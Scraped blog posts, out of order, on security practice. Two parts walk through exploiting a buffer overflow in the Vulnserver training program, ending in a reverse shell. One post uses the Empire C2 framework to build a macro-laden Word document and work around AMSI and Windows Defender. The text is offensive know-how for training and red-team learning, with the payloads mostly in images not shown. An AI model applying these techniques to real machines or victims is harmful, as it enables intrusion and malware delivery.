As seen above, this gives us an offset of 2012 from the beginning of our buffer to the return address. However, the beginning of our buffer beings with 6 bytes of other information we need to account for, “TRUN \x2e”. That leaves us with 2006 bytes we need to send before reaching the return address we want, with the next 4 bytes after that overwriting the address itself.
I updated my script to send the payload below, which should result in the application crashing when the function returns to an address of 0x42424242 as this will not be a valid address.
Running the script again does indeed cause a crash and it looks like EIP is 0x42424242 like we expected. Success!
Next steps for building an exploit
At this point we have confirmed we can cause a crash in the program simply by providing a large enough buffer after the TRUN command and we have identified the exact offset where we overwrite EIP. In a standard stack overflow like this one the next steps are relatively straightforward:
Identify bad characters to avoid using in the final payload
Locate a JMP ESP instruction in the program that will redirect execution to the rest of our buffer on the stack
Replace our buffer of C’s with shellcode to execute commands or get a reverse shell
Identifying Bad Characters
As we know we can successfully overwrite EIP and control the flow of execution, we now need to figure out if there are any characters the application does not interpret correctly. To do this we need to send the entire range of hex characters from 0x00 to 0xff in our buffer and see if any are not loaded correctly when the application crashes. Since we already know our buffer is treated as a string and a null byte (0x00) terminates a string, we can add that one to the list without checking for it.
I modified the script once more with the list of hex characters below and will send them in our buffer immediately following the 4 Bs that should fill EIP. This means the next items on the stack at the time of the crash will be the list of characters.
Running the script again and inspecting the ESP register after the crash with db esp shows the bytes in the correct order.
If any of the characters weren’t interpreted correctly then there would be either a break in the order at the bad character or our string would be mangled from the bad character on. In this case, we can see in the image above that the entire list appears to be displayed correctly, meaning the only bad character for this will be the null byte (0x00).
Locating a JMP ESP instruction
With the bad characters identified we now need to find an address in the program with an instruction that will force execution to move to the rest of our payload on the stack. If we replace the Bs in our buffer with this address then when the function returns it will move to the address we specified and execute the instructions there, which in our case will be jumping to the address stored in the ESP register.
As mentioned above, when the function returns to our overwritten address the address in ESP will point to the rest of our buffer, which means this jump should cause any other payload we include to be executed.
To start with, we need to identify what the byte representation is for the assembly instruction JMP ESP. We can do this using msf-nasm_shell in Kali by running the application and simply typing in the instruction we want to check. When we do this with jmp esp below we get the hex 0xffe4.
We can then switch back to WinDbg and perform a search for this byte pattern using the command ‘s -b 0 L?80000000 ff e4‘. This particular command searches the entire available memory space, but the 3rd and 4th parameters can be replaced with memory addresses to only search a specific range if desired.
Looking at the results, the first address will not work because it begins with a null byte and that is our only bad character as identified earlier. Disassembling the second address shows it as being located in essfunc.dll and the first instruction is indeed JMP ESP, so this address should work for our purposes.
With this address found, we can update our script to send it in the section that will overwrite EIP and be executed on the function return. As we’re using a memory address, I’m using the struct.pack function to ensure the address is correctly sent in the little-endian format Windows expects.
After restarting the application once more, I added a breakpoint on the address for our JMP ESP call to ensure we jump to it correctly and can then see where execution is re-directed. Running the script shows that we successfully hit the breakpoint, indicating our address was interpreted correctly.
Stepping to the next instruction with p shows we jump to the next address on the stack at ESP, which is the beginning of the Cs (0x43) sent in our payload. This shows we can successfully move execution from the return address to the rest of our payload that will contain shellcode in the next section.
Generating shellcode for the payload
Now that we know we can re-direct execution to the larger area of our buffer, we need to generate shellcode to put into that buffer to be executed. The most common way of doing this is by using the tool msfvenom that comes packaged with the metasploit-framework.
The image below shows an example msfvenom command being run, but the arguments being used are broken down below as well to avoid confusion.
-p = The type of payload to generate
LHOST = The attacker’s IP the shellcode will connect back to
LPORT = The port on the attacker’s machine listening for a connection
-f = The format the shellcode should be output in
-v = The name of the variable to use in the output shellcode
-b = Bad characters to avoid using in the generated shellcode
-e = The encoder to use to assist in avoiding bad characters
For the final step, we take the full output of shellcode and insert it into our existing script. The final buffer being sent is assembled using the portion of code below. Our shellcode variable has been inserted at the end by replacing the Cs previously seen, but I’ve also added 20 NOPs (0x90) or no instructions immediately before as the decoder built into the encoded shellcode will overwrite some bytes in front of it while running.
After restarting the application one final time, starting a matching listener in Metasploit, and running the script we get a successful callback and a new meterpreter session as seen below.
This finishes up this exploit and shows how reverse engineering can be used to find vulnerabilities very effectively and in the next post I’ll work through another command in vulnserver.exe that introduces a few additional roadblocks on top of the basic buffer overflow.
For this post I’m going to walk through how to reverse engineer the Vulnserver application to discover and exploit a basic buffer overflow in the TRUN command. You can do this a variety of ways, but my testing setup is below with the applications installed on each.
I began by downloading vulnserver.exe and essfunc.dll and transferring them to my debugging machine to start up the application. Using TCPView (SysInternals) we can see the application appears to be listening on tcp port 9999.
Connecting to the open port via netcat displays a greeting and a prompt to enter HELP for help information. Doing so gives a list of valid commands:
STATS
RTIME
LTIME
SRUN
TRUN
GMON
GDOG
KSTET
GTER
HTER
LTER
KSTAN
Attempting to use several of the commands just prints a message about the command either succeeding or having a correct value, but nothing interesting. At this point there are two possible ways to try and discover vulnerabilities: fuzzing each command to attempt to discover potential overflows or reverse engineering the binary/DLL. I’m going to use the second method as some additional reverse engineering practice for my upcoming OSED exam.
Identifying the application entry point in IDA
After launching IDA on my Kali machine and opening the binary, I’m presented with the start of the main function for the program.
This by itself isn’t very useful as we’re more interested in what the program does when a user sends it input. In the image above I can see one of the functions it uses is recv(), which is usually used to receive data over a tcp connection, such as when a user sends input to an application. If I attach a debugger to the vulnserver.exe process I can set a breakpoint on the recv function so that it will pause execution when that function is called, which should be immediately after I send it data over my netcat connection.
My debugger of choice in this case is WinDbg, so I opened WinDbg and attached to the currently running process of vulnserver.exe. Next, I used the three commands below to set a breakpoint on the receive function (which is imported from WS2_32.DLL), list the current breakpoints, and continue execution of the application.
# Set breakpoint on recv function in WS2_32.dll
bp ws2_32!recv
# List current breakpoints
bl
# Resume execution of application
g
The breakpoint is actually hit the first time when I initiate the netcat connection from my Kali machine. For now, I used the WinDbg command pt to continue execution until the next ret instruction, which should be at the very end of the function, but it does not finish because no data has been sent yet. When I submit the command HELP, we can see the execution successfully continues to the end of the recv function and pauses execution at the instruction ret 10h.
Stepping forward one more instruction with the p command returns out of the recv function and back into memory space associated with the vulnserver application, which should be immediately following the call to recv.
As ASLR is not currently enabled for this application, the memory address listed in the image above (0x00401958) should match up with the same instruction for the application in IDA. Switching back to IDA and using the g shortcut to jump to a memory address takes me to the instruction at 0x00401958, which does indeed come right after the call to recv.
Following execution flow for user data
At this point we have oriented ourselves to where the application reads in user input through recv, which means the next group of instructions will likely be logic to first determine if there was any data actually sent and second if the data matches with one of the valid commands the application has defined.
The recv function’s return value is the total number of bytes it received (stored in EAX), so the CMP instruction in the code block above is moving that number into a variable and comparing it against 0, essentially to check whether the data was empty or not. If no data was sent (EAX == 0) then the jump along the green line indicated by the JLE (Jump if less or equal) instruction will be taken, otherwise execution will move to the next block along the red line.
We know we sent the word HELP as the command, so the length of data should be greater than 0, but we can also confirm this in WinDbg by stepping forward a few more instructions to the CMP and JLE calls. The first highlighted box below shows the value returned by recv that is being compared to 0, in this case a length of 5 because ‘HELP’ is 4 characters followed by a null byte to terminate the string. The second highlighted box shows that the result of the compare will cause us not to take the jump indicated because our value is not less than or equal to 0. If the second box contained ‘br=1’ then it would indicate the jump will be taken.
Moving back to IDA and following the red line to the next code block brings us to a call of the function strncmp, which compares two strings. In this case, the arguments we see being used for the compare appear to only take a maximum length of 5 and compare it against the string ‘HELP ‘ (with a space at the end). If the strings compared are the same, strncmp will return 0, which means the test eax, eax instruction following it would also return 0 and set the zero flag. If the strings are not the same, a non-zero number would be returned and the TEST instruction would not set the zero flag. The zero flag is important because the following jump instruction, JNZ, will only be taken if the zero flag is not set.
Several more similar comparisons occur after these blocks if the string comparisons continue to not return 0 (equal), each checking for the different commands seen before: HELP, STATS, RTIME, etc.
I’ll come back to those later, but for now we want to see what happens if a match is found. If I step forward in WinDbg until the first strncmp call then I can inspect the arguments being passed by using the dd esp L3 command to display the first 3 DWORDs at ESP as strncmp only takes 3 arguments (Reference): string 1, string 2, and the max number of characters to compare. The da command used in the image displays any ASCII strings at the location up to the next null byte, which terminates a string.
Looking at the image above shows the strings being compared and we can see they are slightly different. The one provided by us ends with a newline character (shown as a . here) and the one being checked by the application ends with a space. Because of this strncmp should return a non-zero value and the JNE jump will be taken because the values are not zero. The image below shows the retrun value of strncmp is 0xffffffea because the strings are not equal and the following jump is taken, indicated by the br=1,
Continuing execution in WinDbg to the next compare we saw in IDA appears to check for the same word, HELP, but this time only checks the first 4 characters. As the first 4 characters in our string are the same as the string being checked by the application, this time strncmp returns with 0, indicating they are the same and the next jump will not be taken.
Following execution one more time to the next block finally brings us to some more substantial code that appears to copy a string with a list of valid commands into a buffer with memcpy and send the contents of that buffer back to the user with send().
Inspecting the call to memcpy in WinDbg shows the 3 arguments it takes in: the buffer to copy data into (0x0108fa28), the data to copy (0x00404284), and the number of bytes to copy (0xfb or 251). We can also look at the 2nd argument to see the full string of valid commands it will be returning, which matches what we saw when interacting with the application earlier.
Continuing to step through this code block to this code block to the send() function shows that once that function is complete the string has been sent back to the client.
Now that we have an idea of how the application works, it’s time to focus on some of the specific commands. After stepping through some of the functions in IDA, I’m going to start with the TRUN command as it ends up allowing a basic stack overflow through the use of the strcpy function.
I’m going to end this post here for now to avoid having just one extremely long post as this portion was intended to be an introduction to how we’re using WinDbg and IDA to investigate the program. In the next part I’ll go through the details of how we can discover and exploit the vulnerability through the TRUN command.
For today’s post and the first post of a new website, I thought I’d discuss the C2 (Command and Control) framework Empire. The original PowerShell Empire project was discontinued, but several awesome people at BC Security developed a new version created mostly in Python 3. However, it can use several different agents, including pure-PowerShell for Windows. I’m also going to be using the GUI BC Security created for their version of Empire called Starkiller just to make some demonstrations easier, but everything can be done from the command-line if needed.
I’m not going to cover how to setup Empire because that’s pretty straightforward following the instructions on their Github. I thought it would be more useful to go over some of the default settings that should always be changed for any real engagement and features that don’t always work out of the box due to up-to-date anti-virus signatures. For these tests I’m going to be using Windows Defender as the chosen AV because it’s free, but the general suggestions below should be effective against other products as well.
Now, someone may say, “Why Empire? Cobalt Strike is the most used C2 out there, you should cover that.” First off, most of the information I’m going to go over isn’t necessarily specific to Empire, I’m just using it to demonstrate why using the defaults is generally a bad idea in any tool. Secondly, Cobalt Strike is expensive and Empire is free.
With that out of the way, let’s get started and…
Default Empire settings and common IoCs
On Kali Linux, the easiest way to run Empire is to install it with apt and start it with the command powershell-empire server. This starts up the application, loads plugins and shows that the API and SocketIO server is started up successfully.
Starkiller is similarly available through apt on Kali and can be started with the starkiller command. On first launch you’ll be greeted with the login screen below defaulting to connecting to port 1337 on localhost, assuming you’re running the server on the same machine. The default credentials for Empire are ’empireadmin’ and ‘password123’.
Once logged in, starkiller opens to the Listeners screen by default. From here on I’m going to focus on basic usage, but for a specific attack vector, so I won’t be going into detail on anything else. However, all of the information is either available on their Github or a linked wiki from there.
The attack vector I want to focus on is using Empire in conjunction with a malicious Office document to take over a machine. In order to make this work, we’ll need to do a few things first.
Start a listener in Empire using our desired configuration
Choose and generate a stager in Empire that will provide the payload to use in a in Word document.
Put the payload into a macro in the Word document
Send the document to the victim
This part will be staged and I’ll just move the document to the target machine, but the end result would be the same.
Creating a listener
From the Listeners page, we just click Create and are taken to a new screen to choose the type of listener to use. In this case I’m going to choose ‘http’, but there are a variety that can be used for different situations.
This leads to the listener configuration screen with quite a few more options. This is also the first place I want to point out some settings that should definitely be changed if you’re planning to use Empire in a real engagement and don’t want to be caught immediately.
All of the settings seen above are defaults for the http listener. The hostname and port will always need to be changed to match the server you’re running Empire on and listener name should be changed to anything you want that makes it easier to recognize what it’s for. Other items like “DefaultProfile” and “Headers”, which controls what the HTTP server looks like, should always be modified. As Empire is open-source, most modern AV/EDR vendors will have extensive IoCs (Indicators of compromise) for the default settings and behavior of the tool. As an example, if I google one of the default paths set in DefaultProfile, it’s pretty obvious what it’s associated with.
With this in mind, I generally change the following settings for a listener:
Host
Server running Empire
Port
Port to listen on
DefaultProfile
Any random URL paths and a common user agent
Headers
Any common web server
Launcher
This could be modified to launch PowerShell in a different way, but I’m going to change this manually later.
StagingKey
Any random 32 character string
CertPath
This would be set to a certificate if you want to use HTTPS, but I won’t be in this case.
Cookie
Any random string. Using a common cookie name like “PHPSESSID” could also work if your server headers match.
Proxy, ProxyCreds, UserAgent
I usually set these to none to begin with, but they can be set as needed.
Once finished and started, we can see it is listening on the Listeners panel.
Creating a stager
With the listener running, now we need to generate a payload that will connect back to it. We can do that by navigating to the Stagers tab and clicking Create. This again presents a list of choices for the type of stager to use ranging from Windows to OSX to platform independent. For this example, I’m going to choose the “windows/macro” option to match my chosen attack vector.
Once selected, we’re given a new screen to configure how the stager’s payload is generated.
The only option required to be changed here is the Listener setting, which needs to be set to the listener we started earlier. However, similar to the listener settings, there are some that are generally a good idea to modify from the defaults. As a demonstration, I’m going to generate the stager without modifying anything else to see how it does against Windows Defender.
Once submitted, the stager is created and we can choose to copy the payload to the clipboard. Other options generate files that can be downloaded, but it just depends on the type of stager being used.
Putting the payload in a macro
The payload it generates is a standard VBA Macro that can be put into an Office document and, in this case, uses Run() function from WScript.Shell to execute the payload.
On another machine, I created a Word document named “empire.doc” (.doc still executes macros) and created a macro using the payload generated by Empire. After I copied the file over to the machine, Defender immediately flagged it as malicious. The detection unfortunately doesn’t say too much about what it thinks is malicious.
From my testing “O97M/Sadoca” is generally related to something in Office documents that it thinks it malicious, but can’t specifically identify. The !ml at the end usually means the detection was found through machine learning rather than basic signature detections, which means it’s probably a combination of things that are seen as malicious when put together.
Learning how to bypass Defender isn’t the point of this post though, so moving on for now.
Using the built-in obfuscation
Empire also has the option to obfuscate the PowerShell commands used in generated payloads. It does this using the Invoke-Obfuscation Powershell module, which works well, but doesn’t necessarily offer an immediate bypass of any anti-virus. I created a new macro stager and this time turned on the option for obfuscation, using the default choice of “Token\All\1”. Token obfuscation is only one of the methods offered by this library, but we’ll see how the default option works first.
Copying this payload into a Word document shows the payload is noticeably longer, but still uses the same method of execution through WScript.Shell. Unfortunately, we’re met with the same detection as last time.
So it looks like the obfuscation didn’t make any difference. Let’s take a look at the commands that were embedded in the payload to get an idea of what Defender might be detecting. To do this I just extracted the Base64-encoded payload from the macro and decoded it using CyberChef to make it easy.
This gives a PowerShell one-liner, but adding a line break on every semi-colon splits the commands up nicely enough to make it more readable.
Now let’s compare that to the obfuscated version of the same payload.
Apart from the obfuscated one looking extremely sus, these do the exact same thing. There are 3 main things happening here that we should focus on first. I’m going to use the unobfuscated version for reference since it’s more readable.
The first 4 lines are the AMSI (Anti-Malware Scan Interface) and ETW (Event Tracing for Windows) bypass included by default. In this case it is using an AMSI bypass method identified by Matt Graeber here.
Lines 6-15 are setting up the WebClient object it will use to make requests to the Empire HTTP server. Line 10 is a Base64-encoded string of the server name (hxxp://X.X.X.X) and line 11 is the endpoint I defined in the listener’s profile.
Some other stuff happens on lines 16-24 using the stagingkey I set, but line 25 adds my defined cookie and 26 is where the actual request to download data from the server is made.
With this in mind, we should be able to modify the payload as long as it performs the same actions seen above. However, first I want to see if the AMSI bypass included by default actually works as many of the methods that have been made public through the linked repo above or https://amsi.fail now have signatures built to detect them before they can actually disable AMSI. To do that I just extracted the string below from the payload that is the actual bypass and tested it directly in PowerShell.
Unfortunately, it looks like the bypass itself is detected as malicious and even associated with an “AmsiTamper” signature. I’m not going to worry about the ETW bypass for now, but it was also seen as malicious on its own.
As another test, I removed both bypasses from the script and a few lines related to proxies as I don’t need them in this case. I then pasted the entire command back into a regular PowerShell window as a one-liner to see what happens. This was also detected, but this time was much more specific in that it was seen as a PowerShell Attack Tool.
That’s not unexpected as, if AMSI is enabled, pretty much any payload we try to run will eventually be flagged as malicious content if we don’t disable it first.
First attempt at custom obfuscation
I mentioned earlier that most of the publicly available AMSI bypasses have signatures that prevent them from working correctly, but that is not the case for all of them. I don’t want to make the process too easy for someone who may be looking to do something actually malicious so I’ll leave the step of identifying a working one up to you, but here’s proof that it exists. The string ‘amsiutils’ is a simple test for detecting if AMSI is enabled and it no longer triggers after the bypass is run.
After adding this working bypass to the minimized payload from earlier and running directly in PowerShell, it doesn’t seem to generate an alert and the command hangs, which is usually an indication that whatever connection it made is still open.
In fact, checking back in Empire shows that we have a new agent that has checked in from the victim machine.
We can confirm it is working correctly by giving it a task and seeing the result. In this case I just tasked it to run the command “whoami”.
At this point, we know the PowerShell command works with the replacement AMSI bypass, but does it work when put back into the Word macro? I used CyberChef again to convert my PowerShell one-liner back to UTF-16LE and then Base64-encode it for use in the macro.
I also used Python to format the encoded string again for the Word macro as seen below where the variable s is the encoded payload. As a note, the wrap() function needs to be imported with from textwrap import wrap.
However, I tested the encoded payload directly in PowerShell before moving forward and was met with a new detection, this time specifically for Empire.
This will be problematic as the same detection will be seen if the command is run from the Word macro. To get around this I just used the unencoded one-liner directly in the macro, which is not very stealthy, but neither is a giant block of base-64 encoded text, so whatever works. Unfortunately, this is still detected by Defender when the Word document is dropped to disk.
Further obfuscation and bypassing Defender
After some trial and error, Defender seems to be able to detect something is malicious in the macro even when doing further obfuscation on the commands being run. The are several other possible routes to go down next, though I won’t go into detail for now as they could be their own topics. One of which involves hosting the actual payload on a remote server and using a PowerShell download cradle in the macro to avoid any malicious content being present on disk. This would allow the payload to be loaded directly into memory by the macro, which should not be detected if AMSI is disabled successfully.
I’m not going to share my final macro as again I don’t want to make it too easy for potentially malicious people to have a way of getting maldocs past Defender, but the GIF below shows that it is possible. In this example the document waits for a set amount of time, retrieves the payload from a second server, and executes it. This results in a new agent callback in Empire. Sorry for the poor quality of the down-sized GIF.
Conclusion
The main purpose of this post was to demonstrate that most of the default payloads or stagers generated by C2 frameworks are likely to have well documented signatures in modern anti-virus tools. This may not be the case as much for lesser-known tools, but it’s still a good idea to customize your payloads when you intend to use something in a real operation. The same rules apply to general configuration of the team server being used to host/deliver the payloads as EDR tools or network-based detections may have signatures built for those defaults as well.
Thanks for reading if you stuck around this long and I hope this was useful!















